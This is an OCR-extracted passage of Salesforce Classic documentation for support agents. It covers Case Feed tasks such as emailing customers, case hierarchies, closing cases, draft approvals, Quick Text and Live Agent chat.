Activity History

Task	Case Feed Feature Agents Use for this Task
Logging a call	Log a Call action in the publisher
Viewing call logs	Call log feed items
Creating and replying to customer emails	• Email action in the publisher • Emails related list
Viewing emails	• Email feed items • Activity History related list • Emails related list

Approval History

Task	Case Feed Feature Agents Use for this Task
Submitting a case for approval	Approval History related list
Viewing approval history	Approval History related list

Attachments

Task	Case Feed Feature Agents Use for this Task
Attaching files to a case	• Articles tool (to attach Salesforce Knowledge articles) • Attachments related list
Attaching files to an email	• Email action in the publisher • Emails related list
Viewing files attached to a case	• Attachment feed items • Attachments related list

Note: Attachments to case notes aren't included in the Attachments related list.

Case Comments

Task	Case Feed Feature Agents Use for this Task
Creating an internal case note	Post action in the publisher In Case Feed private comments have been replaced by case notes, which are Chatter posts and aren't available from the Case Comments related lists.
Viewing case notes	Post feed items
Creating a public customer comment	Portal action in the publisher
Viewing a public customer comment	Portal feed items

Case History

Task	Case Feed Feature Agents Use for this Task
Viewing case history	Feed items for activity on the case

Case Team

Task	Case Feed Feature Agents Use for this Task
Creating a case team	Case Team related list
Viewing a case team	Case Team related list

Contact Roles

Task	Case Feed Feature Agents Use for this Task
Creating contact roles	Contact Roles related list
Viewing contact roles	Contact Roles related list
Creating and replying to customer emails	Email action in the publisher

Content Deliveries

Task	Case Feed Feature Agents Use for this Task
Viewing or previewing content	Content Deliveries related list
Creating and delivering content	Content Deliveries related list

Emails

Task	Case Feed Feature Agents Use for this Task
Creating customer emails	• Email action in the publisher • Emails related list
Viewing emails	• Email feed items • Activity History related list • Emails related list

Open Activities

Task	Case Feed Feature Agents Use for this Task
Creating and editing tasks	• Create Task action in the publisher • Open Activities related list
Viewing tasks	• Task feed items (for tasks created with Create Task action) • Open Activities related list
Creating and editing events	• Create Event action in the publisher • Open Activities related list
Viewing events	• Task feed items (for events created with Create Event action) • Open Activities related list

Related Cases

Task	Case Feed Feature Agents Use for this Task
Creating and editing related cases	• Create Child Case action in the publisher • Related Cases related list
Viewing related cases	• Related case feed items (for cases created with Create Child Case action) • Related cases related list

Solutions

Task	Case Feed Feature Agents Use for this Task
Viewing suggested solutions	Solutions related list

Task	Case Feed Feature Agents Use for this Task
Finding solutions	Solutions related list

SEE ALSO:

View and Edit Cases from the Case Detail Page in Case Feed

Printable View in Case Feed

Printable View in Case Feed

Use the printable view option to view and print a comprehensive list of the information related to a case.

Printable view, which you access by clicking on any Case Feed page, displays information in the following order:

1. Case details
2. Contents of related lists that are included on the Case Detail page
3. Internal notes

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Notes and Tips

- Depending on the related lists that are included on the Case Detail page, certain case events, such as email messages and logged calls, may not appear in the printable view. To ensure that emails and call logs are included, customize your Case Detail page layouts for Case Feed users to add the `Activity History` related list. To include public portal posts, add the `Case Comments` related list.
- Internal notes are listed under the heading **Chatter** on the printable view page.
- Related lists that don't have data in them aren't displayed in the printable view, even if they're included in the Case Detail page layout.
- If your Case Detail page layout includes custom links and buttons, they appear in the case details section in the printable view.
- Printable view shows 500 each of the most recent internal note posts, links, and documents, and 100 of the most recent comments on each of these posts.

SEE ALSO:

View and Edit Cases from the Case Detail Page in Case Feed


View and Edit Cases from the Case Detail Page in Case Feed

Use the Case Detail page to see and update detailed information about a case and work with related lists.

On the Case Detail page, you can:

- View and edit case information, including changing contact and account information, status, origin, priority, type, and case reason.
- Change or update the case subject and description.
- View related lists and use them to complete additional tasks (for example, viewing the approval history on a case or adding members to a case team).
- Close a case.
- Delete a case.
- Clone a case.

Note: If your organization has inline editing enabled, you can use it on the Case Detail page.

To switch between the feed view and the case details page when viewing a case, use the 

buttons or, if you're working in the Salesforce console, the  buttons

To open a printable display of the case details, click **Printable View** on any page in Case Feed.

SEE ALSO:

Case Feed Overview

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view a case:
- "View" on cases

To edit a case:
- "Edit" on cases

To delete a case:
- "Delete" on cases

Case Hierarchies

Viewing Case Hierarchies

A case hierarchy shows you cases that are associated with one another via the `Parent Case` field. When a case is associated with a parent case it signifies a relationship between cases. The relationship can be a grouping of similar cases for easy tracking, or a division of one case into multiple cases for various users to resolve. In the case hierarchy, cases are indented to show that they are related to the parent case above them.

- To view the hierarchy for a case, click **View Hierarchy** next to the `Case Number` field on the case detail page.
- To specify that a case is associated with another case, edit the case and type the case number of the parent in the `Parent Case` field. Alternatively, you can click the lookup icon to search for a case's case number.

  Note: A parent case must exist before it can be entered and saved in the `Parent Case` field.

- To create a new case that is automatically associated with a case whose detail page you are viewing, click the **New** button on the Related Cases related list. From the **New** drop-down button, you can choose to create either a blank case or a case with information from the parent case.

EDITIONS

Available in both: Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view cases:
- "Read" on cases

To view parent cases:
- "Read" on cases

SEE ALSO:

Guidelines for Working with Cases

Create Cases

Related Cases

If set up by your administrator, case detail pages include a Related Cases related list, which displays all of the cases directly below a parent case in a case hierarchy. Cases can be associated with each other via the `Parent Case` lookup field on a case edit page. When a case is associated with a parent case it signifies a relationship between cases. The relationship can be a grouping of similar cases for easy tracking, or a division of one case into multiple cases for various users to resolve.

From the Related Cases related list, click:

- **New** and choose from the drop-down button to create either a blank case or a case with information from the parent case.
- **Edit** to modify an existing case.
- **Cls** to close an existing case.

To perform mass actions from the Related Cases related list, select the checkboxes next to the cases you wish to update, and click:

- **Close** to close the selected cases using the values you specify.
- **Change Owner** to assign the cases to the one user or queue you specify.

EDITIONS

Available in both: Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view cases:
- "Read" on cases

To create cases:
- "Create" on cases

- **Change Status** to change the `Status` of the cases to the value you specify.

SEE ALSO:

Viewing Case Hierarchies

Resolving Customer Inquiries

Solving Customer Inquiries

Solving Cases

To solve a case:

1. View the case.
2. Find an article or find a solution that answers the case's question.
3. Attach the article or solution to the case by clicking **Select** next to a reviewed solution in the list of solutions. Or, click the title of an unreviewed solution and choose **Select** on the solution detail page.
4. Email the solution or article to the contact by clicking **Send Email** in the Activity History related list.
   a. Click **Select Template** and choose a template.

      You or your administrator can create email templates that automatically include the case description, solution detail, solution attachments, and other fields.

   b. Fill in the email fields.
   c. Click **Send**.

      The emailed solution or article is logged as an activity in the Activity History related list.
5. Close the case.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To solve cases:

- "Edit" on cases

  AND

  "Read" on solutions

SEE ALSO:

Suggested Solutions Overview

Multilingual Solutions Overview

Using Suggested Articles to Solve Cases

Suggested articles help knowledge base users solve cases quickly. When a new case is saved, the search engine automatically looks for articles that have keywords in common with the admin-selected case fields. The user working the case can scan the articles and attach them to the case if needed, or initiate another search with different keywords. Articles attached to the case appear on the Articles related list, which also provides a **Find Articles** button to search the knowledge base at any time.

To enable suggested articles:

1. From Setup, enter *Support Settings* in the Quick Find box, then select **Support Settings**.
2. Click **Edit** and choose **Enable suggested articles**. Suggested articles and suggested solutions cannot be enabled at the same time.
3. Choose each audience (channel) that receives suggested articles when submitting a case. Suggested articles are available for the internal app and the portals.
4. When you're done with the Support Settings page click **Save**.

SEE ALSO:

Welcome to Salesforce Knowledge

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To change support settings:
- "Manage Cases"

  AND

  "Customize Application"

To view articles:
- "Read" on the article's article type

Use Actions to Work with Cases in Case Feed

Case Feed actions make it easy for support agents to do tasks like send email, post to portals and communities, log calls, change case status, and write case notes, all on the same page.


Actions appear in the publisher at the top of the feed.

Here are some common Case Feed actions. Depending on how your administrator has set up your organization, you might not see all of these actions.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



- Use the Email action to respond to customers by email. In some organizations, the Email and Portal actions are combined in an Answer Customer action.

- The Log a Call action lets you create a record of the details of a phone call. Call logs are visible only to other users in your organization, not to customers.

  Note: If you're using a SoftPhone, completed calls and call notes are logged automatically in the case's feed, as are interaction log entries whose `Status` is Completed.

- With the Portal action, you can post replies to a customer portal or a Chatter Answers community.
- Use the Change Status action to escalate, close, or make other changes to the status of a case.
- The Question action lets you search for and create questions.
- The Post, File, and Link actions are the same ones you're used to seeing in Chatter.
  - Use the Post action to create case notes to share information about the case or get help from others in your organization. (Notes created with the Post action aren't included in the Case Comments related list on the case detail page.)
  - Add a PDF, photo, or other document to the case with the File action. (Documents you add with File aren't included in the Attachments related list on the case detail page.)
  - Use the Link action to share a link that's relevant to the case.

SEE ALSO:

Case Feed Overview

Find, Attach, and Email Articles with the Case Feed Articles Tool

Knowledge articles can help you solve cases more quickly by providing in-depth troubleshooting steps and other detailed information. Use the articles tool in Case Feed to search for articles relevant to the case you're working with, attach articles to the case, and email them to customers.

Note: Before you can use the articles tool, your administrator needs to set up and configure Salesforce Knowledge.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions


USER PERMISSIONS

To use articles in Case Feed:

- "Manage Cases"

  AND

  "Read" on at least one article type



- Click + to open the articles tool.

- By default, the tool shows articles with keywords or phrases similar to the subject and description of the case you're working with. If you don't see the article you want, type new terms in the search box and click **Search Again**, or click **Advanced Article Search** for more options.
- Click the title of an article to open it in a new window if you want to see more information about it than just the title and the summary.
- When you find the article you want, choose what you want to do with it:
  - Select `Email to customer` to attach the article to a message as a PDF.
  - Select `Attach to case` to include the article as a case attachment.

Close Cases

After you solve a customer's case, you can close it from a few locations and create a solution or article to help solve similar cases.

1. Click **Close Case** on a case's detail page, **Cls** on the Cases related list, or **Save & Close** while editing a case. If enabled by your administrator, you can select Closed from `Status` on a case's edit page and click **Save** without completing any more steps.
2. Update `Status`, `Case Reason`, or any other fields as necessary.
3. If solutions are enabled, you can fill in the `Solution Details` for the case. If you don't want to save the solution or submit it for review to a solution manager, uncheck `Submit to public solutions`. When this field is checked, the new solution is automatically linked to the case.
4. If there's a contact on the case, select `Notify contact on case close` to send an email to the contact based on a predefined case close template.
5. Click **Save** or **Save and Create Article**. The article option is available if both Salesforce Knowledge and article submission during case close is enabled.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To close cases:
- "Edit" on cases

Tip: If you have the "Manage Cases" permission, you can close multiple cases at once using the **Close** button on case lists.

SEE ALSO:

Deleting Cases

Tips on Writing Solutions

Sending Articles from Cases

USER PERMISSIONS	
To set up Email-to-Case or On-Demand Email-to-Case:	"Customize Application"
To enable Email-to-Case or On-Demand Email-to-Case:	"Modify all Data" AND "Customize Application"
To customize page layouts:	"Customize Application"
To create or change HTML email templates:	"Edit HTML Templates"
To create or change public email template folders:	"Manage Public Templates"
To create or change Visualforce email templates:	"Customize Application"

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

If articles are associated with a case, users working on the case can attach PDF versions of the articles to an email simply by choosing a template you create. This capability is available if Email-to-Case or On-Demand-Email-to-Case is set up and the Email related list is visible on case page layouts.

Creating an Email Template that Converts Articles to PDF Files

To allow users working on a case to automatically attach article PDFs to an email message:

1. From Setup, enter *`Email Templates`* in the `Quick Find` box, then select **Email Templates**.
2. Click **New Template** to create a template from scratch or click **Edit** next to an existing template. The new or edited template must include the `Articles as PDFs` case field.
3. For example, If you want to edit the *SUPPORT: Case Response with Solution (SAMPLE)* template to include articles instead of solutions, complete these steps:
   a. Click **Edit** next to the *SUPPORT: Case Response with Solution (SAMPLE)* template.
   b. Change the `Email Template Name` to *SUPPORT: Case Response with Article (SAMPLE)*.
   c. Modify the `Template Unique Name` as needed.
   d. Choose **Case Fields** from the Select Field Type drop-down menu.
   e. Choose **Articles as PDFs** from the Select Field drop-down menu.
   f. Copy the value from the `Copy Merge Field Value` field and paste it in the email body.
4. Click **Save**.

   On the case detail page in the Emails related list, users can now click **Send an Email** and choose the new template. Articles associated with the case are automatically converted to PDF attachments, and the attachments can be previewed or deleted if needed before the email is sent.

Note: Both the article and the knowledge base must be in the same language. For example, if your knowledge base language is English but you want a Japanese article converted into a PDF, change your knowledge base language to Japanese (in Setup, enter *Knowledge* in the Quick Find box, select **Knowledge Settings**, then click **Edit**) before converting the article.

Notes on Field Visibility in Article PDFs

Consider the following information when using email templates that include the **Articles as PDFs** function:

- The fields that appear in article PDFs are determined by your profile if the Use a profile to create customer-ready article PDFs on cases checkbox (from Setup, enter *Knowledge Settings* in the Quick Find box, then select **Knowledge Settings**) is not selected. If you can see all fields in the original article, all fields also appear in the automatically generated PDF. If field-level security restricts you from seeing a field on an article, that field and its data do not appear in the article's PDF.
- If the Use a profile to create customer-ready article PDFs on cases checkbox is selected and a profile is chosen from the **Profile** menu (from Setup, enter *Knowledge Settings* in the Quick Find box, then select **Knowledge Settings**), the chosen profile determines which fields appear in automatically generated PDFs. For example, if you are sending article PDFs to customers, you might choose the Customer Portal User profile to ensure that internal-only fields do not appear in article PDFs.
- Fields in the Properties section of an article, including First Published, Last Modified, Last Published, and Summary, are not included in any PDF version regardless of setting or profile.

SEE ALSO:

Welcome to Salesforce Knowledge

Responding to Customers

Email Customers

Working with Case Emails

Cases generated via Email-to-Case or On-Demand Email-to-Case display in an Emails related list. The Emails related list includes all emails sent by your customer regarding a particular case, as well the email threads between you and your customer. The first 77 characters of an email message appear in the related list so that you can see what the message is about without having to click on it.

To work with Email-to-Case or On-Demand Email-to-Case emails:

- Click **Send An Email** to send an email to a contact, another user, or any other email address.
- Click **Reply** to respond to an email. The email response automatically includes the email body as received from the customer. Enter your response and click **Send**.

  When you reply to email messages in the Email related list on cases, the From: field on your email may display to recipients as no-reply@salesforce.com or support@company.com. This is due to how the recipients' email applications receive Sender and From headers on inbound email. By default, an Enable Sender ID compliance setting is selected for your organization, which enables email messages sent from Salesforce to comply with email applications that require Sender headers for delivery.

- Click **To All** to respond to all participants on an email thread.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view cases:
- "Read" on cases

To work with case emails:
- "Edit" on cases

- Click the subject of the email to view the email. From the email, you can reply to the sender, reply to everyone, forward the email, or delete it.
- While viewing an email, you can display a list of all the emails associated with the case by clicking **Email Message List**, and you can navigate to the case's other emails by clicking **Next** or **Previous**.

  Note: The **Email Message List**, **Next**, and **Previous** links are not available in the Customer Portal and partner portal.

- While viewing an email, click **Forward** to forward it. The email automatically includes the email body as received from the customer. Optionally, enter text and click **Send**.
- If the original email was an HTML email, you can click the **Click here to view HTML version** link to see the HTML version. If you want to see the entire email header, click the **Click here to view original email headers** link.
- To view any attachments contained in incoming emails, go to the Attachments related list of the email. To view attachments sent with outbound emails, view the Attachments related list of outbound emails.

  The size limit for an attachment is 5 MB. The user who configured the email agent can view its log file to see if any attachments exceeded the size limit.

- Click **Del** to delete an email. Note that a deleted email can be retrieved from the Recycle Bin. However, if you delete an email from a case, then delete the case, you will not be able to retrieve the deleted email from the Recycle Bin.

In the Email related list, emails are listed in the order received according to the most recent. Emails in the related list display one of the following statuses:

Email Status	Description
New	An inbound email that has not been read. The contents of the `Subject` field display in bold for emails with a New `Status`.
Read	An inbound email that has been read but not replied to.
Sent	An outbound email.
Replied	An inbound email that has been replied to. Replying to a sent email gives it a replied status.

When a case contains a new (unread) email, an "Email" task associated with that case is automatically created in the case owner's task list with the email subject displayed. The owner can easily see the new task on the Home tab or from the Open Activities related list of the case. From the task, the owner can click a link to view the email associated with the case. When the user responds to the email, the task is removed from the owner's task list and added to the case's Activity History related list. The user can also move an email task to which they have not responded to the Activity History related list by changing its status to "Completed."

Note: When inbound emails create a new case and your assignment rules route that case to a queue, the "Email" task is assigned to the user configured in the email agent.

If an inbound email does not contain the email address of an existing contact, then the `Web Name` field on the case is automatically updated with the name in the `From` field of the email, and the `Web Email` field on the case is automatically updated with the address provided in the inbound email.

Tip: When running the Cases with Emails report, add the `Is Incoming` field to the report to see the cases received via Email-to-Case.

SEE ALSO:

Sending Articles from Cases

Send and Reply to Email from Case Feed

Use the features of the Case Feed email action to save time when writing messages and customize the emails you send to customers.

The email action in Case Feed is available only if your organization uses Email-to-Case and if the `Enable Case Feed Actions and Feed Items` setting is enabled.

Note: Depending on how your administrator has set up Case Feed, some of the options described in the screenshot might not be available to you or might look different.

Here's how to use the email action:

EDITIONS


Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To send emails:

- "Send Email"



1. In the feed for the case, click **Email**. Depending on how your administrator has set up Case Feed, some of the options described in the screenshot might not be available to you or might look different. To write a reply to a message, click **Reply** or **Reply All** below an email message in the feed.

2. If your department uses email templates, choose one for your message.
3. Select a **From** address.
   If this field doesn't appear as a picklist, your administrator has already defined a From address.
4. The email address of the contact who created the case automatically appears in the `To` field, as long as the creator is an existing contact. To add more recipients, click  to look up an address, or type or paste email addresses or names in the `To` field.
   - When you enter an email address or name that matches one contact or user, the address appears as a button with the person's name.
   - To add several addresses at once, copy and paste them separated by spaces or commas. These email addresses appear as buttons, and, if they're associated with a contact or user, show the contact's name.
   - When you enter an email address that matches multiple contacts or users, the address appears as a button. Click the button to see a list of people associated with the email address. Choose the contact or user that you want to associate with the message.
5. If you want to copy other people on the message, click **Add Cc** or **Add Bcc**.
6. By default, the email subject is the name of the case it's related to. If you apply an email template that includes a subject, then the template subject is shown. You can edit the subject if you want to.
7. Use the rich text editor to add formatting to your message.
8. Create your message. If your department uses Quick Text messages, you can add them in the body of your email.
9. If your administrator has enabled email drafts, you can click **Save** to save a copy of your message without sending it. When you save a message as a draft, any agent with access to the case can edit it.
10. Click **Attach File** or drag and drop files in the attachments pane to add files to the message.
11. Optionally, attach an article to the message.
12. Click **Send Email**.
    Note: Depending on how your administrator has set up Case Feed, this button might have a different name.



Tip: Click and drag  in the bottom right corner to change the height of the message pane. Make it larger so you can see more of what you're writing. Make it smaller so you can see more of the case history in the feed without scrolling. Once you resize the message pane, it appears in the new size each time you write an email, until you resize it again.

SEE ALSO:

Post on Cases and Community Questions with the Community Action in the Case Feed
Case Feed Overview
Use Quick Text in Case Feed
Email-to-Case
Enable Case Feed Actions and Feed Items

Add Images and Files to Email Messages in Case Feed

Give customers comprehensive information to help resolve their issues more quickly by attaching files to email messages, and add inline images to include pictures that enhance your text.

For example, if you're working on a case that requires a customer to try a few different solutions to resolve an issue, you might attach a how-to video or a document with multiple sets of detailed troubleshooting steps. If the customer has to follow a particular set of troubleshooting steps very carefully, you could use inline images after each step in the body of a message.

- To add an inline image, click  in the toolbar of the Case Feed email publisher and upload or link to the image you want. Each image you embed must be no larger than 1 MB, and in .png, .jpg, .jpeg, .jpe, .jfif, .pjpeg, .bmp, or .gif format. The total size of your email message, including images and text, can be no more than 12 MB.

  Note: You need to use the rich text editor in the email publisher to embed images. You can't embed images in plain text messages.

- To attach files to an email, click **Upload files** to choose a file from your computer or Salesforce, or to use a file that's already attached to the case, or drag and drop files to the attachments area at the bottom of the email publisher. You can attach up to a total of 10 MB to each email message. Salesforce supports all file types.

  Note: Drag-and-drop functionality is available only on browsers that support HTML5.

- Click **Files:** to see a list of the attachments you've added.
- Click  next to an attachment to remove it.

When the recipient of your email views the message, any images you've embedded appear in the body of the email.. If the total size of everything you've attached to the message is greater than 3 MB, all of the attachments appear as links, which the recipient can use to download the files. If the total attachment size is less than 3 MB, each file appears as an attachment.

Example: For example, let's say you're a support agent for an appliance company, and you're working on a case for a customer who's having trouble with the ice maker on her fridge. You could email the customer step-by-step instructions for troubleshooting the ice maker and include an image after each step, and could attach two documents: a PDF of the user manual for the fridge (a 2 MB file) and a list of maintenance tips to keep the fridge working well (a 10 KB file). When the customer receives the email, she'll see:

- The images embedded in the body of the email message so she can refer to them one at a time as she works through the troubleshooting steps
- The user manual and list of maintenance tips as attachments to the message, as their total size is less than 3 MB

If you also attached a troubleshooting video (a 2.5 MB file), all three of the attachments would appear to the customer as links, as the total size of all attachments would be greater than 3MB.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To send emails with attachments or inline images:

- "Send Email"

SEE ALSO:

Send and Reply to Email from Case Feed

Find, Attach, and Email Articles with the Case Feed Articles Tool

Customize Emails with the Rich Text Editor in Case Feed

Use Email Templates in Case Feed

Templates help you ensure consistency, save time, and include basic information, such as a customer's name and their case number, all with one click. If your administrator has created text, HTML, or Visualforce email templates, or if you've created your own templates, you can use them when emailing customers in Case Feed.

For best results, we recommend using the rich text editor when working with email templates.

Note: Depending on how your administrator has set up Case Feed, you may see a pre-loaded template when you use the Email action. Use the steps below to choose a different template if needed.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To send emails
- "Send Email"

To use a template:

1. Depending on which action appears, click **Answer Customer** and select `Email`, or just click `Email`.
2. Click `Select a Template`.
3. Choose the folder that has the template you want.
4. Click the name of the template to add it to the email.

   Tip:
   - If you choose more than one text or HTML template, each template is added in the order you choose it. If you choose a Visualforce template after choosing another template, it replaces the earlier template.
   - If the template you choose has attachments, they're included with the message.
   - If the template you choose has merge fields, only the case-related fields are merged.
   - To remove a template, click . This also deletes any text you've entered and removes all template attachments.

5. Finish writing and sending your message.

Work with Draft Emails in Case Feed

With draft emails, support agents can save messages they write to customers without having to send them immediately, and administrators can create approval processes for email messages.

Drafts are only supported if your administrator has enabled them.

As a support agent, you might want to save a message as a draft while you gather additional information about the issue you're solving, confirm troubleshooting steps with a colleague, or take a break and log out of Salesforce. To save an email as a draft, click **Save** under the text box when you're writing an email.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Note: Drafts aren't auto-saved.

Each case can have only one draft email associated with it, so if you're working on a case with a draft you or someone else has saved, you won't be able to write another email until that draft is sent or discarded. When you view a case with a draft associated with it, you see a notification with the name of the user who wrote the draft and a link to view it. Any agent or supervisor with access to a case can edit the draft email, unless it's awaiting approval.

If your company uses approval processes for email messages, when you submit a message, it's sent to a supervisor for review. (Depending on how your administrator has set up approval processes, you may have the option of submitting the message for review or sending it without review.) When a supervisor approves the message, it's sent to the customer. If your email isn't approved, a message with an

explanation appears at the top of the publisher when you click **Email** while viewing the case. You can edit the message and resubmit it.

SEE ALSO:

Review and Approve Email Drafts

Review and Approve Email Drafts

Depending on how your administrator has set up draft emails and approval processes for your organization, you may need to review and approve messages written by the agents you oversee before those messages are sent to customers.

When an agent submits a message for approval, you receive an email notification with a link to the case that includes the message. A notice appears at the top of the publisher when you click **Email**. Click **View email** to go to the message detail page. On that page:

- Click **Unlock Record** to make the message editable.
- Click **Delete** if you want to discard the draft.
- Click **Approve/Reject** in the Approval History related list to approve or reject the message.
- Click **Reassign** to assign the approval to another supervisor.

If you approve the message, it's sent to the customer. If you reject it, you have the option of writing a note explaining why. This note appears above the publisher on the case page when the agent clicks **Email**, along with a notice that the draft has been rejected.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To review and approve email drafts:

- "Send Email"

  AND

  Inclusion in an email approval process

SEE ALSO:

Work with Draft Emails in Case Feed

Enable Default Email Templates in Case Feed

Create Approval Processes for Email Drafts

Customize Emails with the Rich Text Editor in Case Feed

The rich text editor lets you customize the emails you send to customers. Use it to format text, add bulleted or numbered lists, and add images and links.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To send emails:

- "Send Email"

Accessing the Editor

The rich text editor appears when you click **Email**, or **Answer Customer** and then **Email**, in the publisher on the Case Feed. You won't see the editor if:

- Your administrator hasn't enabled it.
- You used the plain text editor the last time you wrote an email in Case Feed. Just click the toggle icon  to switch to rich text.

Tips on Using the Rich Text Editor

- The rich text editor in is available only for the Email action.
- If you enter HTML and other kinds of markup in the editor, it won't render when you send a message.

- To delete a message, click .

Use Quick Text in Case Feed

Quick Text helps you respond to customers and update cases more quickly. Insert pre-written messages, such as greetings and common troubleshooting steps, into customer communications like emails and portal posts. You also can insert pre-written notes into case status changes and call logs. In Case Feed, you can use Quick Text with the Email, Portal, Change Status, and Log a Call actions.

Note: Only Quick Text messages assigned to the channel for the action you're working with are available in that action. For example, only messages assigned to the Email channel are available in the Email action.

1. Choose the Email, Portal, Change Status, or Log a Call action.
2. In the body of the action, type `;;`.
   If you've used Quick Text before, then a list of Quick Text messages appears, with the messages you've used most recently at the top. If this time is the first time you've used Quick Text, then no messages appear.
3. To see more messages, type a word or phrase.
   A list of messages that include those words appears.
4. To see the title and full text of a message, click it once or highlight it using the arrow keys on your keyboard.
   The full message appears at the bottom of the Quick Text list.
5. To select a message, double-click it or highlight it and press ENTER.
   If the message you select contains merge fields, they are resolved when you add the message.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To use Quick Text in Case Feed:

- "Read" on Quick Text

Chat with Customers in Live Agent

Live Agent is a chat solution that's fully integrated with the rest of Salesforce, making it easy for you to access all the information you need about your customers in a single workspace.

Live Agent for Support Agents

Welcome to Live Agent for support agents! Live Agent is a comprehensive chat solution that makes it easy for you to support customers.

As a support agent, you assist dozens of customers with their support issues every day. Live Agent is a chat solution that's fully integrated with the rest of Salesforce, making it easy for you to access all the information you need about your customers in a single workspace. In addition, Salesforce leverages the power of the Service Cloud, giving you access to important tools like a knowledge base and pre-defined support messages, that let you assist your customers and close cases more quickly.

Whether you're a seasoned veteran or new to Live Agent, there are several tools at your disposal that make it easy to assist multiple customers at the same time with chat. Let's get started.

EDITIONS

Available in: Salesforce Classic

Live Agent is available in: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Live Agent is available in: **Unlimited** Edition with the Service Cloud

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

USER PERMISSIONS

To chat with visitors in Live Agent in the Salesforce console:

- Live Agent is enabled, set up, and included in a Salesforce console app

Assist Customers with Chat

Use Live Agent to quickly help your customers solve issues.

Using Live Agent in the Salesforce console gives you access to several other Service Cloud products that let you assist customers in a comprehensive way.

Change Your Live Agent Status

Change your Live Agent status to control when you're available to receive new and transferred chats.

Chat with Customers

Accept incoming chat requests to begin chatting with customers.

Access Customer Details During a Chat

When you accept a chat request, a details tab for that chat opens automatically. The details tab includes information about the visitor and lets you look up records related to the chat, such as contacts and cases.

Send Quick Text Messages in Chats

Send pre-written messages to chat customers to send common messages more quickly.

Transfer Files During a Chat

Give customers the ability to upload and transfer files during a chat so they can easily share more information about their issues.

Block Unwanted Chat Customers

You can block chats from troublesome customers right from the Salesforce console. For example, if a customer is using abusive language or sending spam messages, you can block that user from starting a new chat.

End a Chat Session

End a chat session after you've finished chatting with a customer and updating the records related to their chat.

EDITIONS

Available in: Salesforce Classic

Live Agent is available in: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Live Agent is available in: **Unlimited** Edition with the Service Cloud

